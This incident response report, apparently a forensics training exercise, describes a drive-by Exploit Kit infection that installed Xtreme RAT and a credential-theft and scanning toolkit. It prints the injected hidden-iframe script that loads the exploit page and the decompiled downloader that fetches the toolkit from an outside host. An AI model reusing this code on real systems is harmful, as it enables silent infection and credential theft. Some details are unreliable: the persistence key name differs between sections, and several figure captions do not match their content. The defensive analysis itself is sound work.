



Incident Response Report

Workstation Compromise via Drive-By Exploit Kit and Xtreme RAT

Affected Organization: Northbridge Financial Services

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


Figure 1: *
High-level attack diagram: infection via Exploit Kit, RAT installation, internal scanning, and exfiltration.

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1 Executive Summary

Northbridge Financial Services engaged Sentinel Ridge Cybersecurity to investigate the compromise of an employee Windows workstation. The incident was discovered after security staff noticed anomalous behavior on the host and captured a live memory image and a full forensic disk image for analysis. The engagement was sponsored by Northbridge Financial Services’ executive leadership team.

The investigation determined that the workstation was infected with **Xtreme RAT**, a commodity remote-access trojan that gives an attacker full remote control of a victim machine. The infection began when the user browsed to a legitimate but compromised website (**blog.mycompany.ex**). That site had been tampered with to silently redirect the browser to an **Exploit Kit** hosted at **blog.mysportclub.ex**. Because the workstation ran an outdated web browser and browser plugin, the Exploit Kit succeeded in running code without any user interaction beyond visiting the page — a “drive-by” attack. The malware installed itself, established persistence so it would survive reboots, and then downloaded a toolkit of hacking utilities. Over the following two hours the attacker profiled the machine, scanned the internal network, attempted to guess passwords for other systems, connected to at least one internal host, and transferred data using file-copy tools — behavior consistent with an active, hands-on-keyboard intruder attempting to move deeper into the network.

The response goal was to establish how the machine was compromised, what the attacker did, which systems and accounts were affected, and which indicators the organization should hunt for enterprise-wide. Based on the evidence, the affected workstation was isolated and reimaged, associated accounts were reset, malicious files and persistence were removed, and the attacker’s infrastructure was blocked. The forensic activity captured in the evidence spans **2016-08-16 12:54 UTC (system boot) to approximately 14:50 UTC (last observed attacker tool execution)**.

2 Timeline

All times are UTC. The host clock was configured for UTC+2 (local time = UTC + 2 hours), as confirmed by registry evidence (13:03:10 UTC = 15:03:10 local).

Date/Time (UTC)	Event	Source of Evidence
2016-08-16 12:54:24	Workstation booted	Volatility pslist
2016-08-16 13:02:46	User browses to compromised site blog.mycompany.ex	Firefox history
2016-08-16 13:02:57	svchost.exe (Xtreme RAT) created in %TEMP% ; Run/RunOnce keys modified	Filesystem; RegRipper regtime
2016-08-16 13:03:03–13:03:04	update.exe (Xtreme RAT) executed	Prefetch; pslist

Date/Time (UTC)	Event	Source of Evidence
2016-08-16 13:03:10	Persistence subkey <code>GhCtxq8t</code> created; <code>update.exe</code> first execution	RegRipper / WRR
2016-08-16 13:03:16	Firefox crash report tied to Flash plugin	Application logs
2016-08-16 13:07:36	<code>update.exe</code> spawns first <code>cmd.exe</code> ; <code>whoami/ipconfig</code> 13:08–13:10	<code>pslist</code> ; Prefetch
2016-08-16 13:10:03 / 13:10:13	<code>54948tp.exe</code> created and executed (downloads toolkit)	Filesystem; Prefetch
2016-08-16 13:14:47	<code>EpUpdate</code> toolkit directory created; <code>mimikatz</code> & <code>BPD</code> run 13:14:48	Filesystem; Prefetch
2016-08-16 13:34:25– 13:34:51	Batch of local system-profiling commands; <code>sysinfo.txt</code> written	Prefetch; SystemProfile
2016-08-16 ~13:56– 13:59:36	Nmap scans of 192.168.5.1, .10, .15	Prefetch; <code>netscan/</code> XML
2016-08-16 14:02:04– 14:04:43	Event ID 4798 enumeration; Hydra executed 14:04:44	Windows Event Log; Prefetch
2016-08-16 14:10:49– 14:23:31	<code>plink.exe</code> run six times; PuTTY <code>SSHHostKeys</code> for 192.168.5.10 written 14:11:26	Prefetch; RegRipper / WRR
2016-08-16 14:47:12– 14:50:09	<code>pscp.exe</code> executed three times (data transfer)	Prefetch

3 Findings

An employee workstation belonging to Northbridge Financial Services was fully compromised by an attacker using the **Xtreme RAT** remote-access trojan. The compromise was not the result of the employee downloading an obviously malicious file; instead, the user simply visited a trusted website that had been secretly modified by attackers. That website redirected the browser, in the background, to an **Exploit Kit** that took advantage of outdated software on the workstation (Mozilla Firefox 33.0.3 and Adobe Flash 18.0.0.194) to install malware automatically. This is a classic drive-by compromise and highlights the risk of running unpatched browser software.

Once installed, the malware made itself persistent so it would run every time the user logged in, and it downloaded a full attacker toolkit including credential-stealing tools (`mimikatz`, a browser-password dumper, `Pwdump`), a network scanner (`Nmap`), a password-guessing tool (`THC Hydra`), and remote-access/file-transfer tools (`plink` and `pscp` from PuTTY). Evidence

shows the attacker used these tools in a logical progression: they first learned about the machine and the internal network, scanned three internal hosts (192.168.5.1, 192.168.5.10, 192.168.5.15), attempted to crack passwords, connected to internal host 192.168.5.10, and then ran file-transfer tools consistent with moving data in or out of the environment.

The affected workstation and the user account that was logged in at the time are considered compromised, and internal host 192.168.5.10 is a strong candidate for follow-on compromise and requires its own examination. The strongest indicators for enterprise-wide hunting are the malicious file paths (%APPDATA%\HostData\update.exe, %TEMP%\svchost.exe, %APPDATA%\EpUpdate\), the persistence registry key GhCtxq8t, the attacker domains blog.mycompany.ex and blog.mysportclub.ex, and the associated IP address 151.80.137.2. Evidence used included a memory image, a full disk image, Prefetch files, Windows Event Logs, and registry hives. In response, the workstation was isolated and reimaged, affected credentials were reset, the WDigest cleartext-credential change was reverted, persistence and malicious files were removed, and attacker infrastructure was blocked at the perimeter.

4 Investigative Questions

Question 1: How was the workstation initially compromised?

Answer: Through a drive-by download. The user visited blog.mycompany.ex, a legitimate site injected with a hidden <iframe> pointing to an Exploit Kit at <http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>. The kit served multiple exploits targeting the outdated browser and Flash plugin, one of which downloaded and executed the initial payload.

Supporting Evidence: Firefox history (visit at 13:02:46); cached blog.mycompany.ex.htm with the iframe injection; Exploit-Kit download pattern from blog.mysportclub.ex; Flash-related Firefox crash at 13:03:16 (Figures 17–22).

Question 2: What malware was installed, and where does it live on disk?

Answer: Xtreme RAT. Its code was found in memory in three processes (svchost.exe PID 4888, explorer.exe PID 4872, update.exe PID 5172) and confirmed on disk by ClamAV. The primary persistent copy is %APPDATA%\HostData\update.exe, with a copy at %TEMP%\svchost.exe.

Supporting Evidence: Volatility yarascan hits (Xtreme/xtreme_rat/xtremrat); UPX-packing overlap; ClamAV confirmation (Figures 5–7, 16).

Question 3: Did the attacker establish persistence?

Answer: Yes. At 13:02:57 the Run/RunOnce subkeys were modified, and at 13:03:10 a subkey GhCtxq8t was created. WRR analysis linked GhCtxq8t to update.exe; its FirstExecution value confirms update.exe first ran at 13:03:10 UTC (15:03:10 local), ensuring restart at logon.

Supporting Evidence: RegRipper regtime timeline and WRR inspection of NTUSER.DAT (Figures 34–35).

Question 4: What tools did the attacker deploy, and how did they arrive?

Answer: A downloader, 54948tp.exe (py2exe), created at 13:10:03 and executed at 13:10:13, fetched data_32.bin from http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin, decrypted and unpacked it into %APPDATA%\EpUpdate\. That directory held mimikatz, BrowserPasswordDump, NirCmd, Nmap, Pwdump, plink/pscp, THC Hydra, a passwords.txt wordlist, and wdigest.reg (enables UseLogonCredential).

Supporting Evidence: Decompiled 54948tp.exe/3568226350.exe (DOWNLOAD_URL, get_toolz); EpUpdate created 13:14:47; Prefetch mimikatz/BPD at 13:14:48 (Figures 23–24, 29).

Question 5: Was there internal reconnaissance, lateral movement, or exfiltration?

Answer: Yes to all three. The attacker profiled the system (13:34:25–13:34:51, plus earlier whoami/ipconfig), scanned three internal hosts with Nmap 7.12 around 13:56–13:59, ran THC Hydra at 14:04:44 (correlated with Event 4798 at 14:02–14:04), executed plink.exe six times (14:10:49–14:23:31) and pscp.exe three times (14:47:12–14:50:09). A PuTTY SSHHostKeys entry for 192.168.5.10 (14:11:26) indicates an SSH connection to that host.

Supporting Evidence: Prefetch; netscan/ Nmap XML; Event 4798; RegRipper PuTTY SSHHostKeys (Figures 26, 30–33, 36–37).

Question 6: What vulnerabilities enabled the exploit, and which IOCs should be hunted?

Answer: The host ran outdated **Firefox 33.0.3** and **Adobe Flash 18.0.0.194**; kit code referenced multiple exploits including **CVE-2012-3993**. Enterprise-wide, hunt the paths %APPDATA%\HostData\update.exe, %TEMP%\svchost.exe, %APPDATA%\EpUpdate\; the key GhCtxq8t; domains blog.mycompany.ex and blog.mysportclub.ex; IP 151.80.137.2; and filenames update.exe, 54948tp.exe, 3568226350.exe.

Supporting Evidence: Registry Uninstall data; ClamAV detection of CVE-2012-3993 exploit code; IOC table (Figures 38–40).

5 Systems / People Involved

Hostname / Person	IP Address	Role / Purpose	Pertinent Evidence (UTC)	Compromise Found
Affected workstation (hostname not identified)	Not identified	User endpoint; source of memory and disk images	2016-08-16 12:54–14:50	Yes — Xtreme RAT, persistence, tooling
Logged-in user account (username not identified)	N/A	Interactive user; NTUSER.DAT modified for persistence	2016-08-16 13:02:57+	Yes — session used for persistence & tools
Internal host	192.168.5.10	Targeted by Nmap and SSH (plink)	13:59 / 14:11:26	Suspected — SSH key recorded
Internal host	192.168.5.1	Scanned (likely gateway)	~13:59	Scanned only
Internal host	192.168.5.15	Scanned	~13:59	Scanned only
Attacker infrastructure	151.80.137.2	Resolution of <code>blog.mycompany.ex</code>	Day of investigation	N/A — external
Attacker infrastructure (blog.mysportclub.ex)	Not identified	Exploit Kit / payload host	13:02–13:10	N/A — external

6 Indicators of Compromise

#	IOC Type	IOC Value	Why It Matters	Enterprise Search
1	Malware family	Xtreme RAT	RAT giving full remote control	YARA xtreme_rat/xtremrat across mem- ory/endpoints
2	File path	%APPDATA%\HostData\update.exe	Potentially persistent RAT binary	Search all AppData profiles
3	File path	%TEMP%\svchost.exe	Masqueraded RAT copy	Search %TEMP% for svchost.exe

#	IOC Type	IOC Value	Why It Matters	Enterprise Search
4	Directory	%APPDATA%\EpUpdate\	Attacker toolkit	Search endpoints for EpUpdate
5	Filename	54948tp.exe	py2exe downloader	Filename/hash search in %TEMP%
6	Filename	3568226350.exe	py2exe initial payload	Proxy/AV log and filesystem search
7	Domain	blog.mysportclub.ex	Exploit Kit / payload host	Block; hunt DNS/proxy logs
8	Domain / IP	blog.mycompany.ex → 151.80.137.2	Compromised redirector	Block; search DNS/proxy
9	URL	.../opspy/index.php on blog.mysportclub.ex	Exploit Kit landing page	Search web proxy logs
10	Registry key	NTUSER.DAT\...\GhCtqd8A	RAT persistence marker	Sweep endpoints for the subkey

Secondary evidence-supported indicators: URL http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin; wdigest.reg (UseLogonCredential); **CVE-2012-3993**; vulnerable software Firefox 33.0.3 and Adobe Flash 18.0.0.194; internal targets 192.168.5.1 / .10 / .15.

7 Evidence Collected

7.1 Memory Image

Description: A live RAM capture taken shortly after discovery.

Collection / Review Method: Volatility. imageinfo suggested profile Win10x86_44B89EEA; later plugins used --dtb, --kdbg, --kpcr, --profile. Plugins: yarascan, pslist, dlllist, netscan.

Relevant Facts Found: Xtreme RAT/UPX in svchost.exe (4888), explorer.exe (4872), update.exe (5172); boot 12:54:24; malicious processes ~13:02:57; two explorer.exe (RunPE); update.exe command line to %APPDATA%\HostData\update.exe; multiple cmd.exe children; nonstandard TCP ports plus 80/443.

How It Supports the Investigation: Establishes malware family, initial process activity, persistence/masquerade.

Replication Steps: Load with documented profile/offsets; run yarascan, pslist, dlllist -p <pid>, netscan; compare start times and parent PIDs.

```

enisa@training:~/training/ex1/yara-rules$ vol yarascan
Volatility Foundation Volatility Framework 2.5
ERROR : volatility.debug : You must specify a string (-Y) or a rules file (-y)
enisa@training:~/training/ex1/yara-rules$ vol yarascan -y rules.yar > results.txt
Volatility Foundation Volatility Framework 2.5
enisa@training:~/training/ex1/yara-rules$

```

Figure 2: yarascan results.

```

enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'xtrem' results.txt | grep Owner | uniq -c
  1 Owner: Process svchost.exe Pid 4888
 28 Owner: Process explorer.exe Pid 4872
 17 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$ grep -i -A 1 'UPX' results.txt | grep Owner | uniq -c
  3 Owner: Process svchost.exe Pid 4888
  3 Owner: Process explorer.exe Pid 4872
  3 Owner: Process update.exe Pid 5172
enisa@training:~/training/ex1/yara-rules$

```

Figure 3: Process listing (pslist).

```

File Edit View Search Terminal Help
enisa@training:~$ vol pslist | cut -c 12- | egrep '(Name|explorer.exe)'
Volatility Foundation Volatility Framework 2.5
Name PID PPID Thds Hnds Sess Wow64 Start Exit
explorer.exe 2068 1556 57 0 1 0 2016-08-16 12:55:36 UTC+0000
explorer.exe 4872 4748 3 0 1 0 2016-08-16 13:02:58 UTC+0000

```

Figure 4: Two explorer.exe processes (RunPE masquerade).

7.2 Forensic Disk Image

Description: Full disk image captured after the memory dump, mounted read-only.

Collection / Review Method: ClamAV scan; manual review of paths, timestamps, and browser cache/history.

Relevant Facts Found: CVE-2012-3993 exploit code in Firefox cache; 3568226350[1].exe (Xtreme RAT) in INetCache; %TEMP%\svchost.exe; %APPDATA%\HostData\update.exe confirmed Xtreme RAT; EpUpdate toolkit (13:14:47); 54948tp.exe (13:10:03); history showing blog.mycompany.ex and the blog.mysportclub.ex download pattern; injected iframe.

How It Supports the Investigation: Confirms initial vector, payload delivery, staged toolkit; corroborates memory findings.

Replication Steps: Mount read-only; clamscan -r; enumerate Firefox places.sqlite and cache; inspect cached HTML for iframes; review EpUpdate/%TEMP% MAC times.

```

enisa@training:~$ clamscan -i -r /mnt/part_c/ > clamscan.txt
enisa@training:~$ cat clamscan.txt
/mnt/part_c/Users/Peter/AppData/Local/Microsoft/Windows/INetCache/IE/R81B6P1C/3568226350[1].exe
: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Mozilla/Firefox/Profiles/z0l7z3kd.default/cache2/entries/
394A23D50D9098F50B10713FD54607815F18FAB8: Html.Exploit.CVE_2012_3993-1 FOUND
/mnt/part_c/Users/Peter/AppData/Local/Temp/svchost.exe: Win.Trojan.Xtreme-7 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/bpd/BrowserPasswordDump.exe: Win.Trojan.Agent-
1370681 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/EpUpdate/pwdump/PwDump7.exe: Win.Trojan.Pwdump-1 FOUND
/mnt/part_c/Users/Peter/AppData/Roaming/HostData/update.exe: Win.Trojan.Xtreme-7 FOUND

----- SCAN SUMMARY -----
Known viruses: 4755129
Engine version: 0.98.7
Scanned directories: 18803
Scanned files: 117500
Infected files: 6
Data scanned: 7847.79 MB
Data read: 12881.35 MB (ratio 0.61:1)
Time: 752.425 sec (12 m 32 s)
enisa@training:~$

```

Figure 5: ClamAV scan results.

URL	Visit Time	Visit C...	Visited From
https://www.reddit.com/r/funny/comments/4x5vxy/somebody_at_oreo_headqu...	11/08/2016 14.09.39	1	
http://reddit.com/	16/08/2016 12.56.05	4	
https://reddit.com/	16/08/2016 12.56.05	3	http://reddit.com/
https://www.reddit.com/	16/08/2016 12.56.06	7	https://reddit.com/
https://apps.skype.com/adcontrol/prelogic.html	16/08/2016 12.57.53	4	
https://m.hotmail.com/	16/08/2016 12.57.55	3	
https://static.skypeassets.com/adserver/AdLoader-v2.html?version=1.68.47	16/08/2016 12.57.59	3	
about:blank	16/08/2016 12.58.03	5	
https://cdn.at.atwola.com/_media/uac/msn.html	16/08/2016 12.58.05	3	
https://www.reddit.com/r/aww/comments/4xwxsc/its_picture_day/	16/08/2016 12.58.50	1	https://www.reddit.com/
http://reddit.com/	16/08/2016 13.02.18	4	
https://reddit.com/	16/08/2016 13.02.18	3	http://reddit.com/
https://www.reddit.com/	16/08/2016 13.02.20	7	https://reddit.com/
http://blog.mycompany.ex/	16/08/2016 13.02.46	1	

Figure 6: Firefox browsing history.

```

File Edit View Search Terminal Help
<script>^M
if (document.getElementsByTagName('body')[0]){ iframer();^M
} else {^M
document.write("<iframe src='http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");^M
}^M
^M
function iframer(){^M
var f = document.createElement('iframe'); f.setAttribute('src', 'http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php'); ^M
f.style.visibility = 'hidden';^M
f.style.position = 'absolute';^M
f.style.left = '0';^M
f.style.top = '0';^M
f.setAttribute('width', '10');^M
f.setAttribute('height', '10'); document.getElementsByTagName('body')[0].appendChild(f);^M
}^M
</script>^M
^M
153,1 98%

```

Figure 7: Iframe injection to the Exploit Kit landing page.

7.3 Payload / Downloader Analysis (3568226350.exe, 54948tp.exe)

Description: PE32 executables built from Python via py2exe, recovered and decompiled.

Collection / Review Method: Static decompilation of embedded Python.

Relevant Facts Found: DOWNLOAD_URL to data_32.bin on blog.mysportclub.ex; get_toolz downloads/decrypts/unpacks to %APPDATA%\EpUpdate; %TMP%\SystemProfile working dir; auto-run of mimikatz and BPD; SystemProfile held bpd.log, mimikatz.log (13:14:48), sysinfo.txt (13:34:25), netscan/ (13:52:21) with Nmap XML for 192.168.5.1/10/.15.

How It Supports the Investigation: Explains toolkit delivery; confirms credential-theft and reconnaissance objectives.

Replication Steps: Extract Python from the py2exe binary; decompile; review DOWNLOAD_URL, get_toolz, main; correlate %TMP%\SystemProfile output.

```

File Edit View Search Terminal Help
def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL)
    data = resp.read()
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir)
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'nmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'nmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmd.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmd.exe')
    return True

```

Figure 8: get_toolz download/unpack function.

```

Ethernet adapter Ethernet:

    Connection-specific DNS Suffix . : 
    Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
    Physical Address. . . . . : 08-00-27-FF-D4-3F
    DHCP Enabled. . . . . : No
    Autoconfiguration Enabled . . . . : Yes
    Link-local IPv6 Address . . . . : fe80::28b6:9b1e:817d:11e5%6(Preferred)
    IPv4 Address. . . . . : 192.168.5.100(Preferred)
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.5.1
    DHCPv6 IAID . . . . . : 50855975
    DHCPv6 Client DUID. . . . . : 00-01-00-01-1F-19-57-54-08-00-27-FF-D4-3F
    DNS Servers . . . . . : 192.168.5.10
    NetBIOS over Tcpip. . . . . : Enabled
  
```

Figure 9: Nmap scan output in netscan/.

7.4 Prefetch

Description: Windows Prefetch files documenting program execution.

Collection / Review Method: Prefetch parsing for names, run counts, last-run times.

Relevant Facts Found: update.exe 13:03:03–04; 54948tp.exe 13:10:13; mimikatz.exe/browserproces 13:14:47; system-profiling 13:34:25–51 (and whoami/ipconfig 13:08–10); nmap.exe last 13:59:34 (earlier ~13:56); hydra.exe 14:04:44; plink.exe six times (14:10:49–14:23:31); pscp.exe 14:47:12–14:50:09.

How It Supports the Investigation: Confirms dropped tools were executed; provides an attacker action timeline.

Replication Steps: Parse C:\Windows\Prefetch*.pf; sort by last-run; correlate with filesystem/registry timestamps.

	A	B	D	E	F	G	H
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4
116	PING.EXE	9	2016-08-16 13:26:37	2016-08-16 13:26:37	2016-08-11 13:25:11	2016-08-11 13:25:11	2016-08-01 09:48:49
117	WHOAMI.EXE	11	2016-08-16 13:34:25	2016-08-16 13:09:04	2016-08-16 13:08:58	2016-08-16 13:08:58	2016-08-16 13:08:58
118	NETSTAT.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
119	ARPEXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
120	IPCONFIG.EXE	4	2016-08-16 13:34:50	2016-08-16 13:34:49	2016-08-16 13:34:25	2016-08-16 13:09:16	N/A
121	ROUTE.EXE	1	2016-08-16 13:34:50	N/A	N/A	N/A	N/A
122	NETSH.EXE	3	2016-08-16 13:34:51	2016-08-16 13:34:51	2016-08-16 13:34:50	N/A	N/A
123	GPRESULT.EXE	1	2016-08-16 13:34:51	N/A	N/A	N/A	N/A
124	DEFRAG.EXE	6	2016-08-16 13:39:08	2016-08-16 13:21:58	2016-08-11 12:20:42	2016-08-01 08:46:42	2016-07-25 05:25:01
125	CONSENT.EXE	18	2016-08-16 13:50:29	2016-08-16 13:03:02	2016-08-16 12:58:49	2016-08-03 11:57:54	2016-07-26 08:33:38

Figure 10: nmap.exe and hydra.exe execution in Prefetch.

7.5 Windows Event Logs

Description: Security event logs around the Hydra window.

Collection / Review Method: Filtered query 14:03:00–14:05:00.

Relevant Facts Found: Three Event ID 4798 entries (14:02:04, 14:03:21, 14:04:43); two reference hydra.exe in EventData, matching the Prefetch Hydra time.

How It Supports the Investigation: Independently corroborates enumeration/credential-attack activity.

Replication Steps: Open Security log; filter Event ID 4798 for the window; inspect EventData for the process name.

	A	B	D	E	F	G	H	I
1	Executable Name	Run Count	Last Run Time 0	Last Run Time 1	Last Run Time 2	Last Run Time 3	Last Run Time 4	Last Run Time 5
190	NSI027.TMP	1	2016-08-16 13:50:39	N/A	N/A	N/A	N/A	N/A
191	NMAP.EXE	11	2016-08-16 13:59:34	2016-08-16 13:59:29	2016-08-16 13:59:26	2016-08-16 13:56:36	2016-08-16 13:56:33	2016-08-16 13:56:30
192	HYDRA.EXE	10	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44	2016-08-16 14:04:44
193	INSTALLAGE	29	2016-08-16 14:13:45	2016-08-16 13:00:34	2016-08-11 13:28:11	2016-08-11 11:14:51	2016-08-03 11:54:27	2016-08-03 11:44:17
194	PLINK.EXE	6	2016-08-16 14:23:31	2016-08-16 14:22:45	2016-08-16 14:20:44	2016-08-16 14:17:45	2016-08-16 14:11:20	2016-08-16 14:10:49
195	CMD.EXE	18	2016-08-16 14:44:17	2016-08-16 14:23:05	2016-08-16 14:19:45	2016-08-16 14:17:24	2016-08-16 14:09:37	2016-08-16 14:02:52
196	PSCP.EXE	3	2016-08-16 14:50:09	2016-08-16 14:47:54	2016-08-16 14:47:12	N/A	N/A	N/A
197	COMPATTEL	12	2016-08-16 15:00:47	2016-08-16 15:00:47	2016-08-16 13:22:05	2016-08-16 13:22:05	2016-08-11 11:21:00	2016-08-11 11:21:00

Figure 11: Event 4798 entries related to hydra.exe.

7.6 Registry (RegRipper / WRR)

Description: NTUSER.DAT hive analysis.

Collection / Review Method: RegRipper regtime timeline; manual WRR inspection.

Relevant Facts Found: Run/RunOnce modified 13:02:57; GhCtxq8t created 13:03:10 (tied to update.exe, FirstExecution 13:03:10 UTC / 15:03:10 local); PuTTY keys modified 14:11:26; SSHHostKeys with RSA key for **192.168.5.10**; Uninstall data showing Firefox 33.0.3 and Adobe Flash 18.0.0.194.

How It Supports the Investigation: Confirms persistence, timezone offset, lateral movement to 192.168.5.10, and vulnerable software.

Replication Steps: Run RegRipper regtime on NTUSER.DAT; open in WRR; inspect GhCtxq8t, PuTTY SSHHostKeys, Uninstall subkeys.

```

enisa@training:~/training/tools$ ./logparse.py --pattern hydra.exe ../ex1/winevt/xml/
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
  <System>
    <Provider Name="Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-A5BA-3E3B0328C30D}" />
    <EventID>4798</EventID>
    <Version>0</Version>
    <Level>0</Level>
    <Task>13924</Task>
    <Opcode>0</Opcode>
    <Keywords>0x8020000000000000</Keywords>
    <TimeCreated SystemTime="2016-08-16T14:02:04.4348Z" />
    <EventRecordID>3135</EventRecordID>
    <Correlation ActivityID="{4F809423-F7BD-0000-4494-804FBD0F7D10}" />
    <Execution ProcessID="516" ThreadID="1272" />
    <Channel>Security</Channel>
    <Computer>DESKTOP-DBMG9RV</Computer>
    <Security>
  </System>
  <EventData>
    <Data Name="TargetUserName">Peter</Data>
    <Data Name="TargetDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="TargetSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserSid">S-1-5-21-1623514716-2111984414-578690546-1001</Data>
    <Data Name="SubjectUserName">Peter</Data>
    <Data Name="SubjectDomainName">DESKTOP-DBMG9RV</Data>
    <Data Name="SubjectLogonId">0x0000000000001e362</Data>
    <Data Name="CallerProcessId">0x000017f8</Data>
    <Data Name="CallerProcessName">C:\Users\Peter\AppData\Roaming\EpUpdate\thc\hydra.exe</Data>
  </EventData>
</Event>

```

Figure 12: NTUSER.DAT registry timeline (RegRipper).

```

Tue Aug 16 14:11:26 2016Z      ROOT\Software
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham\PuTTY
Tue Aug 16 14:11:26 2016Z      ROOT\Software\SimonTatham\PuTTY\SshHostKeys
Tue Aug 16 14:03:21 2016Z      ROOT\Software\Cygwin
Tue Aug 16 14:03:21 2016Z      ROOT\Software\Cygwin\Installations

```

Figure 13: SSHHostKeys with the RSA key for 192.168.5.10.

8 Remediation

- **Isolated the affected workstation** to stop any active attacker session (plink/pscp activity as late as 14:50 UTC).
- **Reset the compromised user credentials** and, given mimikatz/Pwdump/BrowserPasswordDump and the `wdigest.reg` (`UseLogonCredential`) change, reset credentials for any account that logged into the host, prioritizing privileged accounts.
- **Reverted the WDigest change**, restoring `UseLogonCredential` to 0 to stop clear-text credential caching.
- **Removed malicious files:** `%APPDATA%\HostData\update.exe`, `%TEMP%\svchost.exe`, `%TEMP%\54948tp.exe`, `%TEMP%\3568226350.exe`, `%APPDATA%\EpUpdate\`, and `%TMP%\SystemProfile`.
- **Removed persistence** by deleting `GhCtxq8t` and cleaning malicious `Run/RunOnce` entries.
- **Blocked attacker infrastructure:** domains `blog.mycompany.ex` and `blog.mysportclub.ex` and IP `151.80.137.2`.
- **Reimaged the workstation** from a known-good build given the depth of compromise.
- **Investigated internal host 192.168.5.10** (SSH host key recorded; plink target) and reviewed `192.168.5.1` and `192.168.5.15`.
- **Verified no additional IOC hits** on other endpoints and **increased monitoring** (DNS, proxy, endpoint) after containment.

9 Recommendations

9.1 Short-Term Recommendations

- Patch or remove the exploited software — upgrade Firefox from 33.0.3 and remove/update the end-of-life Adobe Flash plugin (18.0.0.194).
- Reset affected passwords for the user and any account exposed on the host; force a domain-wide reset of privileged credentials.
- Block the Section 6 IOCs at the perimeter and add file/registry indicators to endpoint detection.
- Reimage the affected host and remove `GhCtxq8t` persistence and dropped tooling (performed; verify on rebuild).
- Sweep peer workstations for the same IOCs, especially any that browsed the attacker domains.
- Examine internal host `192.168.5.10` for successful lateral movement.

9.2 Long-Term Recommendations

- Implement vulnerability and patch management focused on browsers and plugins; retire legacy plugins such as Flash.
- Deploy EDR to detect RAT behavior, RunPE masquerading, and credential dumpers like mimikatz.
- Centralize logs in a SIEM (Windows Security, PowerShell, proxy, DNS) to enable correlation like the Event 4798 / Hydra timeline.
- Enforce least privilege so a single workstation compromise cannot readily reach internal hosts or store cleartext credentials.
- Implement web filtering / DNS security to block Exploit-Kit domains proactively.
- Establish regular threat hunting using the documented IOC and behavioral patterns.
- Deliver user awareness training and maintain an incident response playbook for drive-by/RAT scenarios.

10 Lessons Learned

This investigation reinforced the value of building a single, correlated timeline from independent evidence sources. Memory analysis identified the malware family and masquerade technique; the disk image and browser artifacts revealed the initial vector; Prefetch confirmed which tools actually executed; Event Logs and the registry corroborated the timing of credential attacks, persistence, and lateral movement. No single artifact told the whole story, but together they produced a coherent Who/What/When/Where/Why/How narrative, and investigative leads converted quickly into actionable IOCs suitable for enterprise-wide hunting.

The engagement also highlighted the operational importance of disciplined evidence handling and repeatable procedures: documenting the Volatility profile and offsets, the ClamAV scan method, and the Prefetch/registry parsing steps means a third party can reproduce every conclusion. Going forward, the team will continue to prioritize timeline correlation, keep reports concise for executive readers while confining deep technical detail to the evidence and appendix sections, and preserve original images so findings remain defensible.

11 Appendices

Appendix A: Key Artifact Timestamps (UTC)

- 12:54:24 — System boot
